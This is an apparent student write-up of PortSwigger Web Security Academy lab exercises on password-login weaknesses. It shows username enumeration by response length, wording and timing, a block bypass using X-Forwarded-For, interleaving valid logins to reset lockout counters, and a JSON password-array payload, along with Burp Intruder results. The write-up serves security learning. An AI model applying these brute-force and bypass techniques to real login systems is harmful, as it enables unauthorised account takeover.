

Vulnerabilities in password-based login

LAB 18 [Username enumeration via different responses]

I have noticed, that log in credentials are passed in HTTP POST request in plain text, which is vulnerable to brute forcing:




Next, I sent the request to the Intruder and launched a Sniper brute force dictionary attack:



From response length I can see that username 'asterix' may be correct, as the erorr in response is 'Incorrect password'.

Then, I bruteforced password analogically:



USERNAME: asterix | PASSWORD: qazwsx

Congratulations, you solved the lab!


My Account

Your username is: asterix

Your email is: dadad@gmail.com

Log in successful. Lab is Done!


LAB 19 [Username enumeration via subtly different responses]



Request	Payload	Status code	Error	Timeout	Length	error	except...	illegal	invalid	fail	stack	access	directory	file	not fou...	unkno...	uid=	c:\
51	al	200			3359													
52	alabama	200			3357													
53	alaska	200			3342													
54	albuquerque	200			3360													
55	alerts	200			3343													
56	alpha	200			3357													
57	alterwind	200			3343													
58	am	200			3342													
59	amarillo	200			3339													
60	americas	200			3341													
61	an	200			3356													
62	anaheim	200			3359													
63	analyzer	200			3358													
64	announce	200			3356													
65	announcements	200			3342													
66	antivirus	200			3356													
67	ao	200			3356													
68	ap	200			3357													
69	apache	200			3356													
70	apollo	200			3341													
71	app	200			3341													

Using brute force attack from previous lab, with same dictionary, I noticed the username “am” having different slightly different error line than others (Invalid username or password.)

Then, only password is left and it was shamefully easy:



Request	Payload	Status code	Error	Timeout	Length	Comment
15	monkey	200			3357	
16	letmein	200			3341	
17	shadow	200			3359	
18	master	200			3343	
19	666666	200			3356	
20	qwertyuiop	200			3343	
21	123321	200			3359	
22	mustang	200			3343	
23	1234567890	302			184	
24	michael	200			3445	
25	654321	200			3429	
26	superman	200			3443	
27	1qaz2wsx	200			3427	
28	7777777	200			3443	
29	121212	200			3443	
30	000000	200			3427	
31	qazwsx	200			3445	
32	123qwe	200			3444	
33	killer	200			3445	
34	trustno1	200			3446	
35	jordan	200			3444	

Congratulations, you solved the lab! Share your skills! Continue learning »

Home | My account | Log out

My Account

Your username is: am

Your email is: no@no.no


Email

Update email

Lab’s done!


LAB 20 [Username enumeration via response timing]

In this lab, I tried to brute force the password, but my IP was blocked after several unsuccessful attempts.




To bypass this, I can try to use HTTP header X-Forwarded-For.


In task description I was given a valid username and password -- wiener:peter. I tried to check how the application behaves with valid credentials. If username is correct, then response time depends on password length. So, idea will be in bruteforcing the password with a very long password, that will take significant larger time to respond, applying dictionary attack on username first, and changing the value of X-Forwarded-For header. The respond with the biggest esponse time will indicate me at a valid username:



Now, it's time to bruteforce the password for 'ads' user:




Password is ‘taylor’




Lab’s solved!

LAB 21 [Broken brute-force protection, IP block]

In this lab, we are given a valid username and password credentials `wiener:peter` and have to get access to user ‘carlos’. There is a vulnerability in logic flaw of its brute-force protection. After 3 failed login attempts, the IP address is blocked, however, using valid credentials will reset the counter. So Idea is to put legit attempts at certain interval while bruteforcing. To do this, I modified the dictionaries:



In general, I just made wiener~peter credential to alternate between the bruteforced values.



Credentials are carlos:monitoring


Congratulations, you solved the lab!

My Account

Your username is: carlos

LAB 22 Username enumeration via account lock

This machine is vulnerable to username enumeration through error messages. Only 3 login attempts are allowed before blocking of account, so to find out existing user, I will use null payloads for password and catch a unique error:



From the result of the attack, I got a different message for user 'arizona', that gives me a hint towards existence of this user. Now, I will bruteforce his password:

Attack Save Columns 4. Intruder attack of https://0a9b00ec0

4. Intruder attack of https://0a9b00ec04d5072280a85d5700e500f5.web-security-academy.net

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
81	ashley	200			3162	
0		200			3240	
3	12345678	200			3240	
4	qwerty	200			3240	
1	123456	200			3292	
2	password	200			3292	
5	123456789	200			3292	
6	12345	200			3292	
7	1234	200			3292	
8	111111	200			3292	
9	1234567	200			3292	
10	dragon	200			3292	

Finally,

username: arizona

password: ashley

Congratulations, you solved the lab!

My Account

Your username is: arizona

Your email is: arizona@normal-user.net

LAB 23 [Broken brute-force protection, multiple credentials per request]

In this lab, I have noticed, that username and password are passed in JSON format:

```
POST /login HTTP/2
Host: 0a830019031c884a82bf798d00b4005c.web-security-academy.net
Cookie: session=V4NCcIOwi9q9QOC03LdxrBuNdb7ucSg7
Content-Length: 39
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: https://0a830019031c884a82bf798d00b4005c.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a830019031c884a82bf798d00b4005c.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

{
  "username":"admin",
  "password":"admin"
}
```

Thus, no bruteforce is needed in this case, and we can inject a JSON with all passwords from the dictionary. First, I had to modify it a bit:

```
{
  "username" :"carlos" ,
  "password" :[
    "123456" ,
    "password" ,
    "12345678" ,
    "qwerty" ,
    "123456789" ,
    "12345" ,
    "1234" ,
    "111111" ,
    "1234567" ,
    "dragon" ,
    "123123" ,
    "baseball" ,
    "abc123" ,
    "football" ,
    "monkey" ,
    "letmein" ,
    "shadow" ,
    "master" ,
    "666666" ,
    "qwertyuiop" ,
    "123321" ,
    "mustang" ,
    "1234567890" ,
    "michael" ,
    "654321" ,
    "superman" ,
```


Got a 302 response, meaning that the password was found from the wordlist:

Congratulations, you solved the lab!

My Account

Your username is: carlos

Email

Update email

Lab's done!